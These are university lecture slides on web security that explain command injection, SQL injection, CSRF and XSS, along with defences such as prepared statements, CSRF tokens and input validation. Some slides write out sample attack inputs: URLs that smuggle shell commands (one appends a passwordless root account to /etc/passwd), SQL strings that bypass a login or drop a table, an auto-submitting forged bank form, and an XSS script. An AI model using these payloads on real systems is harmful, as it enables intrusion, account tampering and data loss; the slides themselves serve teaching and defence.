Web Security

Computer Security 2 (GA02)

Emiliano De Cristofaro, Gianluca Stringhini

February 1, 2016

Reading: OWASP

- https://www.owasp.org/index.php/Guide_to_SQL_Injection
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Three top web site vulnerabilites

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three top web site vulnerabilites

- SQL Injection
  - Browser send
  - Bad input che uery

Uses SQL to change meaning of database command

- CSRF – Cross site request forgery
  - Bad web site web site, using credentials of an innocent victim

Leverage user's session at victim sever

- XSS – Cross-
  - Bad web site sends innocent victim a script that steals information from an honest web site

Inject malicious script into trusted context

Command Injection

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```


- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

From kxcd

Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE
 Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

Basic picture: SQL Injection




CardSystems Attack

- CardSystems
  - Credit card payment processing company
  - SQL injection attack in June 2005
- The Attack
  - 263,000 credit card numbers stolen from database
  - Credit card numbers stored unencrypted

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users

     WHERE user=' "  &  form(“user”)  & " '
     AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF

   login success

else fail;
```

Is this exploitable?



Normal Query

Bad input

- Suppose user = “ `'or 1=1 -- ` ”
- Then scripts does:

```
ok = execute( SELECT …
        WHERE user= ' ' or 1=1  --   … )
```

  - The “`--`” causes rest of line to be ignored.
  - Now ok.EOF is always false and login succeeds.

- Easy login to many sites this way

Even worse

- Suppose user =

  “ ′ ; DROP TABLE Users -- ”

- Then script does:

```
ok = execute( SELECT …
WHERE user= ′ ′ ; DROP TABLE Users …  )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Preventing SQL Injection

- Never build SQL commands yourself !
  - Use parameterized/prepared SQL
  - Use ORM framework

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ′ → \′
- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.


```
SqlCommand cmd = new SqlCommand(
 "SELECT * FROM UserTable WHERE
 username = @User AND
 password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

Cross Site Request Forgery


Cross-Site Request Forgery (CSRF)

- Victim's browser is tricked into issuing a command to a vulnerable web application
  - Vulnerability caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials,…)
  - Auth data can be sent in response to requests caused by a form, script, or image on another site
- Application receives command in the form of one or more URLs or form submission
- Often, attacker exploits user's trust

Session via cookies



Basic picture



Cross Site Request Forgery (CSRF)

- **Example:**
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form name=F action=http://bank.com/BillPay.php>
 <input name=recipient value=badguy> …
 <script> document.F.submit(); </script>
```

  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- **Problem:**
  - Cookie auth is insufficient when side effects occur
  - It exploits user’s trust

High-profile attacks

- Gmail
  - http://betterexplained.com/articles/gmail-contacts-flaw-overview-and-suggestions/
  - allowed to steal user's contact list
- Netflix
  - http://jeremiahgrossman.blogspot.com/2006/10/more-on-netflixs-csrf-advisory.html
  - allowed to change name and address, and order movies
- Skype
  - http://mashable.com/2011/09/20/skype-vulnerability/
  - allowed to "steal" the user's skype number (impersonate user, receive calls, use his credit)

Attack on Home Router

- Home DSL/Cable routers have often been vulnerable
- Typically have weak authentication
  - no password, or admin/admin
  - same password for all routers from a provider
  - most users don't change it
- Protected by firewall
  - can only log in from inside home network
- Can use CSRF to send requests to the router from victim's PC inside the network

CSRF Mitigation

- Random "challenge" tokens that are associated with the user's current session
  - Inserted within the HTML forms (hidden fields) and links associated with sensitive server-side ops
  - When invoking sensitive operations, HTTP request should include this challenge token
- Challenge-Response is another defense option for CSRF
  - CAPTCHA
  - Re-Authentication (password)
  - Sounds familiar? ☺

Referer Validation

- Consider Facebook Login
  - Check that referer is http://www.facebook.com/home.php
- Lenient referer checking
  - Header is optional
  - Blacklist-like approach
  - Protection doesn’t work if referer is missing
- Strict referer checking
  - Referer is required
  - But in many cases, referer is absent…

Why not always strict checking?

- Referer may leak privacy-sensitive information
  - http://intranet.corp.apple.com/projects/iphone/competitors.html
- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

Broader view of CSRF

- Abuse of cross-site data export feature
  - From user’s browser to honest server
  - Disrupts **integrity** of user’s session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just “session riding”

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

but before… some Javascript

Javascript

- Syntax quite similar to Java
  - control statements, exception handling
- No classes, but object-based
  - uses objects with properties (name - value pairs)
- No input / output facilities per se
  - must be provided by embedding environment
- Scope of variables is either global or function-local
- Code can be generated at run-time and executed on-the-fly
  - eval() function

Security Policies

- Unknown code is downloaded to machine
  - always risky from security point of view
  - impossible for ask user permission to execute JavaScript code (too annoying, more than 50% of all pages use JS)
  - thus, special restrictions must apply
- JavaScript sandbox
  - no access to memory of other programs, file system, network
  - only current document accessible
  - might want to make exceptions for trusted code
- Basic policy for untrusted JavaScript code
  - same-origin policy

Same-Origin Policy

- The script can only access resources (e.g., cookies) that are associated with the same origin
  - prevents hostile script from tampering with other pages in the browser
  - prevents script from snooping on input (passwords) of other windows
- Every frame in a browser's window is associated with a domain
  - A domain is determined by the server, protocol, and port from which the frame content was downloaded
- If a frame explicitly include external code, this code will execute within the frame domain even though it comes from another host

Same-Origin Policy: Problems

- Browser vulnerability where policy is not enforced properly
  - Many bug in browsers…
- Problems with multiple parties on same site
  - one server can hold directories for different parties: http://www.example.com/party1 http://www.example.com/party2
  - no protection provided by same-origin policy in this case

XSS overview 1/2

- XSS attacks are used to bypass JavaScript’s same origin policy
- Problem: same origin policy mechanism fails if user is lured into downloading malicious code from a trusted site

XSS overview 2/2

- Attacker uses XSS to send malicious script to an unsuspecting victim
  - Browser has no way to know that the script should not be trusted, and will execute the script
  - Thinks the script came from a trusted source, so script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
  - Scripts can even completely rewrite the content of an HTML page…

Simple XSS example

- Suppose a Web application (text.pl) accepts a parameter msg and displays its contents in a form

```
$query = new CGI;
$directory = $query->param(“msg”);
print “
<html><body>
<form action=“displaytext.pl” method=“get”>
$msg <br>
<input type=“text” name=“txt”>
<input type=“submit” value=“OK”>
</form></body></html>”;
```

Types of XSS attacks

- Stored attacks:
  – Injected code is permanently stored on the target servers, e.g. in a database, in a message forum, visitor log, comment field, etc.

- Reflected attacks:
  – Injected code is reflected off the web server, e.g. in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request

Simple XSS example


- If script text.pl is invoked as `text.pl?msg=HelloWorld`, it is displayed in the browser
  - The msg input is not validated so JavaScript code can be injected into it
- If you enter the URL `text.pl?msg=<script>alert("I Own you")</script>`
  - You can do anything you want, e.g., display a message or steal sensitive information.
  - Using document.cookie identifier in JavaScript, steal cookies
  - E-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack)

XSS delivery

- Reflected attacks delivered via another route
  - When a user is tricked into clicking on a malicious link or submitting a specially crafted form, injected code travels to the vulnerable web server, which reflects the attack back to the user’s browser

- Stored attack require the attacker to store the malicious script on a vulnerable website
  - First the JavaScript code is stored by the attacker as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker’s input is viewed


Reflected XSS attack



Paypal Vulnerability (2006)

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data

Stored XSS


Attack Server
4 steal valuable data
1
Store bad stuff
script
User Victim
2 request content
3 receive mal
Download it
cript
Server Victim

How to Protect Yourself (OWASP)

- Validation
  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed
- Don’t try too hard
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content
- Positive policies
  - Adopt a positive security policy that specifies what is allowed. [Negative or attack signature based policies are difficult to maintain and are likely to be incomplete]

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect

- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

